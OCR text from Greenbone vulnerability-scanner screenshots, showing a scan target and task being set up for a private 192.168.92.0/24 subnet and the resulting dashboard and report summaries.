

Greenbone
Dashboards
Scans
Assets
Resilience
Security Information
Configuration
Targets
Port Lists
Credentials
Scan Configs
Targets 0 of 0
No targets available
(Applied filter: sort=name first=1 rows=10)



New Target
Name
Target1
Comment
Hosts
Manual
192.168.92.0/24
From file
Exclude Hosts
Manual
From file
Allow simultaneous scanning via multiple IPs
Yes
No
Port List
All IANA assigned TCP
Alive Test
Scan Config Default
Cancel
Save



Greenbone
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Tasks 0 of 0
Tasks by Severity



New Task
Name
192.168.92.0/24 Network
Comment
Scan Targets
target test1
Alerts
Schedule
--
Once
Add results to Assets
Yes
No
Apply Overrides
Yes
No
Min QoD
70
Alterable Task
Yes
No
Auto Delete Reports
Cancel
Save



1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Actions
192.168.92.0/24 Network
New
Apply to page contents
(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)
1 - 1 of 1



Reports 2 of 2
Reports by Severity Class (Total: 2)
Log
2
Reports with High Results
Max High
Max High per
Max High
Max High per Host
0
0
Mon 10
12 PM
Tue 11
12 PM
Wed 12
Time
Date
Status
Task
Severity
Tue, Nov 11, 2025 2:02 PM Coordinated Universal Time
37 %
192.168.92.0/24 Network
0.0 (Log)



Greenbone
UTC
12:58
admin
Dashboards
Scans
Assets
Resilience
Security Information
Configuration
Administration
Help
Dashboards
Overview
Tasks by Severity Class (Total: 1)
Log
1
Tasks by Status (Total: 1)
Running
1
CVEs by Creation Time
Created CVEs
Total CVEs
# of created CVEs
Total CVEs
Time
NVTs by Severity Class (Total: 168743)
99165
5234
60483
Log
Low
Medium
High



Greenbone
UTC
10:05
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
Tasks 1 of 1
Tasks by Severity Class (Total: 1)
High
1
Tasks with most High Results per Host
192.168.92.0/24 Network
Results per Host
Tasks by Status (Total: 1)
Done
1
1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Actions
192.168.92.0/24 Network
Done
2
Tue, Nov 11, 2025 2:02 PM Coordinated Universal Time
10.0 (High)



Report: Tue, Nov 11, 2025 2:02 PM Coordinated Universal Time
Done
ID: de091e19-833d-4304-bf9b-4f924e71ce3e
Created: Tue, Nov 11, 2025 2:02 PM Coordinated Universal Time
Modified: Wed, Nov 12, 2025 8:33 AM Coordinated Universal Time
Owner: admin
Information
Results (238 of 717)
Hosts (2 of 4)
Ports (15 of 26)
Applications (34 of 34)
Operating Systems (2 of 4)
CVEs (196 of 196)
Closed CVEs (18 of 10)
TLS Certificates (5 of 5)
Error Messages (42 of 42)
User Tags (0)

